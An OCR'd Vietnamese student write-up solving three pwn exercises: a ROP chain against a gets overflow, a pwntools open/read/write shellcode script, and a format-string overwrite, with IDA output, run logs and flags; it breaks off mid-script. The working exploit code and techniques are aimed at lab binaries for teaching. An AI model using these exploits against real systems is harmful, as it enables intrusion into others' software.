
Thông tin sinh viên:
Võ Anh Kiệt - 20520605
Nguyễn Bùi Kim Ngân - 20520648
Nguyễn Bình Thục Trâm - 20520815


Bài làm


Stack Architect:


flag.txt:
W1{neu_ban_chinh_phuc_duoc_chinh_minh_ban_co_the_chinh_phuc_duoc_the_gioi}
Đầu tiên, ta chạy gdb đối với file stack_architect.
Khi này, ta có thể xem được checksec của file. Trong checksec có bật NX, vì vậy sẽ không thể truyền shellcode vào chạy được.





Theo ý tưởng trước đó, ta sẽ cần tìm địa chỉ của các hàm: func1, func2 và win trong file compile để thực hiện việc exploit.


IDA - stack_architect.idb (stack_architect) D:\IDA Pro 7.5\IDAFile\stack_architect\stack_architect.idb
File Edit Jump Search View Debugger Lumina Options Windows Help
Functions window
Function name
__x86_get_pc_thunk_bx
deregister_tm_clones
register_tm_clones
__do_global_dtors_aux
frame_dummy
win
func1
func2
main
__x86_get_pc_thunk_ax
__libc_csu_init
__libc_csu_fini
__x86_get_pc_thunk_bp
_term_proc
strcmp
gets
system
exit
__libc_start_main
setvbuf
Line 26 of 37
Graph overview
int __cdecl main(int argc, const char **argv, const char **envp)
{
char s[80]; // [esp+0h] [ebp-54h] BYREF
setvbuf(stdin, 0, 2, 0);
setvbuf(stdout, 0, 2, 0);
if (check1)
exit(0);
gets(s);
++check1;
return 0;
}
00001336 main:1 (8049336)
Output window
80490F0: restored microcode from idb
80490F0: restored pseudocode from idb
Python 3.10.7 (tags/v3.10.7:6cc6b13, Sep 5 2022, 14:08:36) [MSC v.1933 64 bit (AMD64)]
IDAPython v7.4.0 final (serial 0) (c) The IDAPython Team <idapython@googlegroups.com>
Python
AU: idle Down Disk: 89GB


IDA - stack_architect.idb (stack_architect) D:\IDA Pro 7.5\IDAFile\stack_architect\stack_architect.idb
File Edit Jump Search View Debugger Lumina Options Windows Help
Functions window
Function name
__libc_start_main
_setvbuf
_start
sub_8049137
_dl_relocate_static_pie
__x86_get_pc_thunk_bx
deregister_tm_clones
register_tm_clones
__do_global_dtors_aux
frame_dummy
win
func1
func2
main
__x86_get_pc_thunk_ax
__libc_csu_init
__libc_csu_fini
__x86_get_pc_thunk_bp
_term_proc
strcmp
Line 25 of 37
Graph overview
Elf32_Dyn **win()
{
Elf32_Dyn **result; // eax
char command[8]; // [esp+0h] [ebp-10h] BYREF
int i; // [esp+8h] [ebp-8h]
result = &GLOBAL_OFFSET_TABLE_;
strcpy(command, "*jdi*nc");
if (check2 && check3 && check4)
{
for (i = 0; i <= 6; ++i)
command[i] += 5;
result = (Elf32_Dyn **)system(command);
}
return result;
}
00001216 win:1 (8049216)
Output window
Python 3.10.7 (tags/v3.10.7:6cc6b13, Sep 5 2022, 14:08:36) [MSC v.1933 64 bit (AMD64)]
IDAPython v7.4.0 final (serial 0) (c) The IDAPython Team <idapython@googlegroups.com>
8049216: restored microcode from idb
8049216: restored pseudocode from idb
Python
AU: idle Down Disk: 89GB



IDA - stack_architect.idb (stack_architect) D:\IDA Pro 7.5\IDAFile\stack_architect\stack_architect.idb
File Edit Jump Search View Debugger Lumina Options Windows Help
No debugger
Library function Regular function Instruction Data Unexplored External symbol Lumina function
Functions window
Function name
__libc_start_main
_setvbuf
_start
sub_8049137
_dl_relocate_static_pie
__x86_get_pc_thunk_bx
deregister_tm_clones
register_tm_clones
__do_global_dtors_aux
frame_dummy
win
func1
func2
main
__x86_get_pc_thunk_ax
__libc_csu_init
__libc_csu_fini
__x86_get_pc_thunk_bp
_term_proc
strcmp
Line 24 of 37
Graph overview
1 _DWORD *__cdecl func1(int a1)
2 {
3 _DWORD *result; // eax
4 char s1[80]; // [esp+0h] [ebp-54h] BYREF
5
6 if (check2 && a1 == 536937736)
7 check3 = 1;
8 result = (_DWORD *)strcmp(s1, "I'm sorry, don't leave me, I want you here with me ~~");
9 if (!result)
10 {
11 result = &check2;
12 check2 = 1;
13 }
14 return result;
15 }
000012EC func1:13 (80492EC)
Output window
Python 3.10.7 (tags/v3.10.7:6cc6b13, Sep 5 2022, 14:08:36) [MSC v.1933 64 bit (AMD64)]
IDAPython v7.4.0 final (serial 0) (c) The IDAPython Team <idapython@googlegroups.com>
8049216: restored microcode from idb
8049216: restored pseudocode from idb
Python
AU: idle Down Disk: 89GB


IDA - stack_architect.idb (stack_architect) D:\IDA Pro 7.5\IDAFile\stack_architect\stack_architect.idb
File Edit Jump Search View Debugger Lumina Options Windows Help
No debugger
Library function Regular function Instruction Data Unexplored External symbol Lumina function
Functions window
Function name
__libc_start_main
_setvbuf
_start
sub_8049137
_dl_relocate_static_pie
__x86_get_pc_thunk_bx
deregister_tm_clones
register_tm_clones
__do_global_dtors_aux
frame_dummy
win
func1
func2
main
__x86_get_pc_thunk_ax
__libc_csu_init
__libc_csu_fini
__x86_get_pc_thunk_bp
_term_proc
strcmp
Line 25 of 37
Graph overview
1 Elf32_Dyn **func2()
2 {
3 Elf32_Dyn **result; // eax
4 int v1; // [esp+0h] [ebp-4h]
5
6 result = &GLOBAL_OFFSET_TABLE_;
7 if (check3)
8 {
9 if (v1 == 134553601)
10 {
11 result = (Elf32_Dyn **)&check4;
12 check4 = 1;
13 }
14 }
15 return result;
16 }
000012FE func2:1 (80492FE)
Output window
IDAPython v7.4.0 final (serial 0) (c) The IDAPython Team <idapython@googlegroups.com>
8049216: restored microcode from idb
8049216: restored pseudocode from idb
80492FE: restored microcode from idb
80492FE: restored pseudocode from idb
Python
AU: idle Down Disk: 89GB



Tiếp theo, ta cần tìm tiếp địa chỉ của pop;ret. Vì vậy ta sẽ cần dùng đến ROPgadget với command bên dưới.

Sau khi có đủ các địa chỉ cần thiết, ta tạo file exploit để chuẩn bị và truyền payload đến máy vul.



Như vậy stack sau khi bị ghi đè sẽ có nội dung như sau

Địa chỉ win
Địa chỉ func2
Địa chỉ func2
0x20010508
Địa chỉ popret
Địa chỉ func1
Địa chỉ func1
Ebp (0x08052001)
\x00 … \x00
‘I'm sorry, don't leave me, I want you here with me ~~’
AAAA

Sau khi chạy file exploit, ta sẽ lấy được flag.

```
ubuntu@s5b14bc9-vm:~$ python3 exploitStack.py
[+] Opening connection to 10.81.0.7 on port 14004: Done
[*] Switching to interactive mode
$ ls
flag.txt
stack_architect
$ cat flag.txt
W1{neu_ban_chinh_phuc_duoc_chinh_minh_ban_co_the_chinh_phuc_duoc_the_gioi}
$
```

Shellcode

Đầu tiên ta sẽ thực hiện kiểm tra bằng gdc ta thấy một số trường không được kích hoạt, điều đó ta có thể thấy rằng là ta có thể khai thác bằng shellcode với các phương thức read, write và open

```
ubuntu@s5b14bc9-vm:~$ ls
exploitShellcode.py  exploitStack.py  shellcode  stack_architect  test.py  test.py.save
ubuntu@s5b14bc9-vm:~$ file shellcode
shellcode: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=fe87a3e0671e74ab
e1e49c087011a7173e4da8d6, for GNU/Linux 3.2.0, not stripped
ubuntu@s5b14bc9-vm:~$ checksec --file=shellcode
RELRO           STACK CANARY      NX           PIE           RPATH      RUNPATH      Symbols         FORTIFY Fortified      Fortifiable  FILE
Full RELRO      No canary found   NX disabled  PIE enabled   No RPATH   No RUNPATH   74 Symbols      No      0              1            shellcode
ubuntu@s5b14bc9-vm:~$
```

```
ubuntu@s5b14bc9-vm:~$ python3
Python 3.8.10 (default, Jun 22 2022, 20:18:18)
[GCC 9.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from pwn import *
>>> u64(b'.txt\0\0\0\0')
1954051118
>>> u64(b'ongCoDon')
7957654311249866351
>>> u64(b'PhaPhaKh')
7515207503850858576
>>>
```

```
# prepare payload to send to vulnerable file
  GNU nano 4.8                                    exploitShellcode.py
from pwn import *

p = remote('10.81.0.7', 14003) #change to correct IP and port

#prepare payload to send to vulnerable file

context.clear(arch='amd64', os='linux')

payload = asm('mov rax, 1954051118')
payload += asm('push rax')
payload += asm('mov rax, 7957654311249866351')
payload += asm('push rax')
payload += asm('mov rax, 7515207503850858576')
payload += asm('push rax')

payload += asm('mov rax, 0x2')
payload += asm('mov rdi, rsp')
payload += asm('xor rsi, rsi')
payload += asm('xor rdx, rdx')
payload += asm('syscall')

payload += asm('mov rcx, rax')
payload += asm('xor rax, rax')
payload += asm('mov rdi, rcx')
payload += asm('mov rsi, rsp')
payload += asm('mov rdx, 0x50')
payload += asm('syscall')

payload += asm('mov rcx, rax')
payload += asm('mov rax, 0x1')
payload += asm('mov rdi, 0x1')
payload += asm('mov rsi, rsp')
payload += asm('mov rdx, rcx')
payload += asm('syscall')

# send payload
p.sendline(payload)
```

```
ubuntu@s5b14bc9-vm:~$ python3 exploitShellcode.py
[+] Opening connection to 10.81.0.7 on port 14003: Done
[*] Switching to interactive mode
Use open, read, write to get flag, flag is in PhaPhaKhongCoDon.txt
W1{ve_so_sang_mua_chieu_xo_em_nghi_anh_la_ai_ma_sang_cua_chieu_do}
[*] Got EOF while reading in interactive
$
```

AutoFmt

W1{do_cac_ban_tren_the_gian_nay_khoang_cach_nao_la_xa_nhat}

Đầu tiên sử dụng ida để xem, và check hàm main ta thấy được system đang gọi đến bin/sh, như vậy ta cần thực hiện overwrite a và b để có thể gọi được shell

```
fgets(s, 200, stdin);
printf(s);
if ( a == ptr && b == v5 )
  system("/bin/sh");
return 0;
```

Check security thì thấy được là tất cả các yếu tố đều được bật lên

```
pwndbg> checksec
[*] '/home/kiet/Downloads/autofmt/autofmt/autofmt'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

Ở đây ta thấy đươc rằng là việc đia chỉ của a đang cách địa chỉ của b 0x8

```
   0x0000000000001376 <+301>:   mov    rdx,QWORD PTR [rip+0x2cbb]        # 0x4038 <a>
   0x000000000000137d <+308>:   mov    rax,QWORD PTR [rbp-0xe8]
   0x0000000000001384 <+315>:   cmp    rdx,rax
   0x0000000000001387 <+318>:   jne    0x13a8 <main+351>
   0x0000000000001389 <+320>:   mov    rdx,QWORD PTR [rip+0x2ca0]        # 0x4030 <b>
```

Ta thấy được là ở vị trí thứ 10 có sự thay đổi với dòng code python ta vừa thực hiện nhập

```
kiet@kiet-Aspire-E5-576:~/Downloads/autofmt/autofmt$ python -c "print('%p ' * 30)" | ./autofmt
Use format string to overwrite 2 value of a and b
a = 1703250804055551665
b = 3065984372853579700
a address: 0x555555558038
0x7ffff7fa8a03 (nil) 0x7ffff7ec9fd2 0x7fffffffdbd0 (nil) 0x38000000380 0xec5f9fd2312dfeb1 0x44141a77f156992 0x5555555592a0 0x7025207025207025 0x2520702520702520 0x2070252070252070 0x7025207025207025 0x252070252070252
0 0x2070252070252070 0x7025207025207025 0x2520702520702520 0x2070252070252070 0x7025207025207025 0x2520702520702520 0xa2070 (nil) (nil) 0x555555554040 0xf0b5ff 0xc2 0x7fffffffdc87 0x7fffffffdc86 0x555555555541d 0x7ffff7fad2e0
kiet@kiet-Aspire-E5-576:~/Downloads/autofmt/autofmt$
```

Tại vị trí 10 đó chính là phần in ra của %p * 30 ta vừa nhập

```
0x7025207025207025 0x2520702520702520 0x2070252070252070 0x7025207025207025
```

Sau đó, ta sẽ thực hiện viết code khai thác như sau

Việc thực hiện code này ta sẽ thực hiện lấy địa chỉ và giá trị của a và b khi chạy code thực thi, sau đó ta sẽ ghi vào biến tạm ở dạng payload 64 theo dạng: “Địa chỉ: giá trị tương ứng”.


Sau đó ta thực hiện tạo payload ở với hàm fmtstr_payload, với hàm này ta sẽ chọn được vị trí đè payload, tiếp tục với biến tạm ở dạng payload 64 ta vừa tạo ở trên và với kích thước là short.

Cuối cùng ta thực hiện truyền payload để gọi shell

```python
from pwn import *

